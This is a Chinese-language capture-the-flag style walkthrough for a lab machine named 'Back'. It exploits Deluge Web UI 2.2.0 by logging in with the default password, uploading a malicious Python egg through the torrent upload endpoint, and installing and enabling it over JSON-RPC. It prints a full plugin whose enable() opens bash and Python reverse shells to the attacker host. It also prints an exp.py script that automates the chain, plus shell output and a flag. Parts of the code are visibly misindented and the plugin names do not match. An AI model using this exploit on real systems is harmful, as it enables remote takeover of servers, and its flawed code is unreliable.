

19、Back靶机

Deluge Web UI 未授权插件上传导致远程代码执行漏洞

说明：在对目标主机 192.168.56.133 的安全评估中，发现其运行的 **Deluge Web UI 2.2.0** 使用默认密码 `deluge` 且监听在 `0.0.0.0:8112`。攻击者可利用该弱口令获得 API 控制权，并通过组合使用 Torrent 上传接口与 RPC 调用 `web.upload_plugin`，将恶意 Python Egg 插件注入系统并启用，最终获取服务器反向 Shell，实现完全远程代码执行

漏洞原理：Deluge 是一个功能丰富的 BitTorrent 客户端，提供 Web UI 与后台守护进程 (deluged) 分离的架构。Web UI 对外暴露 JSON-RPC 接口，允许通过 HTTP 调用所有核心功能。

本次漏洞利用链由三个环节组成：

1. 弱口令认证

Deluge 安装后默认无 Web UI 密码，但多数发行版或用户部署时会设置简单密码（如 `deluge`）。攻击者通过 `auth.login` RPC 方法即可获取合法会话。

2. 文件上传机制滥用

Web UI 的 `/upload` 端点用于接收 `.torrent` 文件，服务端不会校验文件类型，会将任意文件以 `.torrent` 后缀暂存至临时目录，并返回路径。攻击者借此将恶意 `.egg` 文件写入服务器。

3. 内部 RPC 组合安装插件

`web.upload_plugin` 方法本意是让管理员从服务器本地路径安装插件，它接受两个参数：目标文件名、源文件路径。攻击者将 `/upload` 返回的临时文件路径作为源路径，指定标准 `.egg` 文件名，即可把文件移动至 `~/.config/deluge/plugins/` 并重命名，绕过类型过滤。随后调用 `core.enable_plugin` 加载插件，触发其中的 `enable()` 方法，执行任意系统命令（如反弹 Shell）。

一、信息收集

```

└─(root@kali)-[/home/kali]
└─# nmap -p- 192.168.56.133
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-24 21:43 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is
disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.133
Host is up (0.0020s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

```

```

80/tcp    open  http
8112/tcp  open  unknown
64080/tcp open  unknown
MAC Address: 08:00:27:68:4D:92 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 8.10 seconds

```

192.168.56.133:8112/ 部署的Deluge_WebUI的默认密码: deluge

二、漏洞复现

Deluge_WebUI版本为2.2.0

Deluge 插件是标准的 **Python Egg** 包，包含以下关键部分：

- **setup.py**：定义插件元数据与入口点。
- **deluge/plugins/<插件名>/__init__.py**：插件主类，继承自 `deluge.plugins.PluginBase`。
- **deluge/plugins/<插件名>/core.py**：核心逻辑，在 `enable()` / `disable()` 时触发。
- **deluge/plugins/<插件名>/gtk3ui.py**：图形界面（若面向 Web UI 则不是必需）。攻击者的目标就是**构造一个 Egg 文件**，让它在 `enable()` 时执行任意系统命令。

我们构造的目录结构如下

```

revshell2/
├─ setup.py
└─ revshell2/
    ├─ __init__.py
    └─ core.py

```

setup.py

```

from setuptools import setup, find_packages
setup(
    name='RevShell2',
    version='0.1',
    packages=find_packages(),
    entry_points="""
    [deluge.plugin.core]
    RevShell2 = revshell2.core:CorePlugin
    """,
    include_package_data=True,

```

```
install_requires=[],
)
```

__init__.py

该文件可留空，Deluge 2.x 通过 entry_points 加载插件

core.py

```
import subprocess
import logging
from deluge.plugins.pluginbase import CorePluginBase

log = logging.getLogger(__name__)


class CorePlugin(CorePluginBase):
    def enable(self):
        ip = "192.168.56.102"    # Kali IP
        port = 4444
        # 优先尝试 bash 反弹
        bash_cmd = f"bash -c 'exec bash -i &>/dev/tcp/{ip}/{port} <&1'"
        # 备选 Python 反弹（兼容性更强）
        py_cmd = (
            f"python3 -c 'import socket,subprocess,os; "
            f"s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); "
            f"s.connect((\"{ip}\",{port})); "
            f"os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); "
            f"os.dup2(s.fileno(),2); "
            f"subprocess.call([\"/bin/bash\", \"-i\"])' "
        )
    )
    try:
        subprocess.Popen(bash_cmd, shell=True,
                        stdout=subprocess.DEVNULL,
                        stderr=subprocess.DEVNULL)
        subprocess.Popen(py_cmd, shell=True,
                        stdout=subprocess.DEVNULL,
                        stderr=subprocess.DEVNULL)
    except Exception as e:
        log.error("RevShell enable failed: %s", e)

    def disable(self):
        pass
```

在 revshell2/ 目录（即 setup.py 所在目录）执行

```
python3 setup.py bdist_egg
```

在dist找到所生成的恶意插件进行上传



为什么egg变成了torrent

/upload是Torrent上传接口，对应的后端逻辑大概是：

1. 接受文件并且暂存
2. 尝试解析其中的torrent元数据
3. 成功以后.torrent扩展名保存，并且响应中返回临时文件路径

上传的是.egg，DuIuge没做文件类型校验，只是存储并返回.torrent后缀路径，实际上文件内容还是.egg，只是文件名字被改了，且没有被当作插件加载，所以没有触发任何代码执行

所以生成脚本的思路就是，同样上传到临时目录，但不期望它被解析，之后使用RPC将临时文件转移到插件目录并且重命名，文件变成标准的.egg插件文件，可被加载

exp.py代码

```
#!/usr/bin/env python3
```

```
import requests
```

```
TARGET = "http://192.168.56.128:8112"
```

```
PLUGIN_FILE = "RevShell3-0.1-py3.13.egg" # 本地的 egg 文件
```

```
PLUGIN_NAME = "RevShell3" # 插件内部入口名称
```

```

s = requests.Session()

# 1. 登录
print("[*] 登录 ...")
res = s.post(f"{TARGET}/json", json={
    "method": "auth.login",
    "params": ["deluge"],
    "id": 1
}).json()
if res.get("result") is not True:
    print("[-] 登录失败:", res)
    exit(1)
print("[+] 登录成功")

# 2. 上传 egg 文件（不用管返回的临时文件名后缀）
print("[*] 上传 egg 文件 ...")
with open(PLUGIN_FILE, "rb") as f:
    upload_res = s.post(
        f"{TARGET}/upload",
        files={"file": (PLUGIN_FILE, f, "application/octet-stream")}
    )
tmp_path = upload_res.json()["files"][0]
print(f"[+] 临时文件: {tmp_path}")

# 3. 安装插件: 参数顺序 [目标文件名, 源文件路径]
print("[*] 安装插件 ...")
install_res = s.post(f"{TARGET}/json", json={
    "method": "web.upload_plugin",
    "params": [PLUGIN_FILE, tmp_path],          # 关键: 目标名在前, 源路径在后
    "id": 2
}).json()
print("安装响应:", install_res)
if install_res.get("result") is not True:
    print("[-] 安装失败:", install_res.get("error", {}).get("message"))
    exit(1)

# 4. 启用插件
print(f"[*] 启用插件 {PLUGIN_NAME} ...")
enable_res = s.post(f"{TARGET}/json", json={
    "method": "core.enable_plugin",
    "params": [PLUGIN_NAME],
    "id": 3

```

```
}).json()
print("启用响应:", enable_res)
if enable_res.get("result") is True:
    print("[+] 成功! 请在 nc -lvnp 4444 查看反弹 Shell。")
else:
    print("[-] 启用失败:", enable_res.get("error", {}).get("message"))
```

```
kali@kali: ~/Desktop
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~/.Desktop
$ python3 exp.py
[*] 登录 ...
[*] 登录成功
[*] 上传 egg 文件 ...
[*] 临时文件: /tmp/delugeweb-56ik2bxa/tmpzipwv5jc.torrent
[*] 安装插件 ...
安装响应: {'result': True, 'error': None, 'id': 2}
[*] 启用插件 RevShell2 ...
启用响应: {'result': False, 'error': None, 'id': 3}
Traceback (most recent call last):
  File "/home/kali/Desktop/exp.py", line 55, in <module>
    print("[-] 启用失败:", enable_res.get("error", {}).get("message"))
AttributeError: 'NoneType' object has no attribute 'get'
(kali@kali)~/.Desktop
$ 
ls -la
total 12
drwxr-xr-x 3 root root 4096 Jun 19 23:46 .
drwxr-xr-x 18 root root 4096 Jun 3 07:12 ..
drwx----- 3 geluodan geluodan 4096 Jun 24 21:41 geluodan
geluodan@Back:/home$ cd /geludan
cd /geludan
bash: cd: /geludan: No such file or directory
geluodan@Back:/home$ cd geluodan
cd geluodan
geluodan@Back:~$ clear
clear
TERM environment variable not set.
geluodan@Back:~$ ls -la
ls -la
total 28
drwx----- 3 geluodan geluodan 4096 Jun 24 21:41 .
drwxr-xr-x 3 root root 4096 Jun 19 23:46 ..
-rw-r--r-- 1 geluodan geluodan 220 Jun 19 23:46 .bash_logout
-rw-r--r-- 1 geluodan geluodan 3526 Jun 19 23:46 .bashrc
drwxr-xr-x 3 geluodan geluodan 4096 Jun 24 21:41 .config
-rw-r--r-- 1 geluodan geluodan 807 Jun 19 23:46 .profile
-rw-r--r-- 1 root root 44 Jun 19 23:51 user.txt
geluodan@Back:~$ cat user.txt
cat user.txt
flag{user-84cda4d24a220f76f3cc45df1ca5b640}
geluodan@Back:~$
```

三、提权

在/var/log/deluge目录下有access.log文件，里面有root的passwd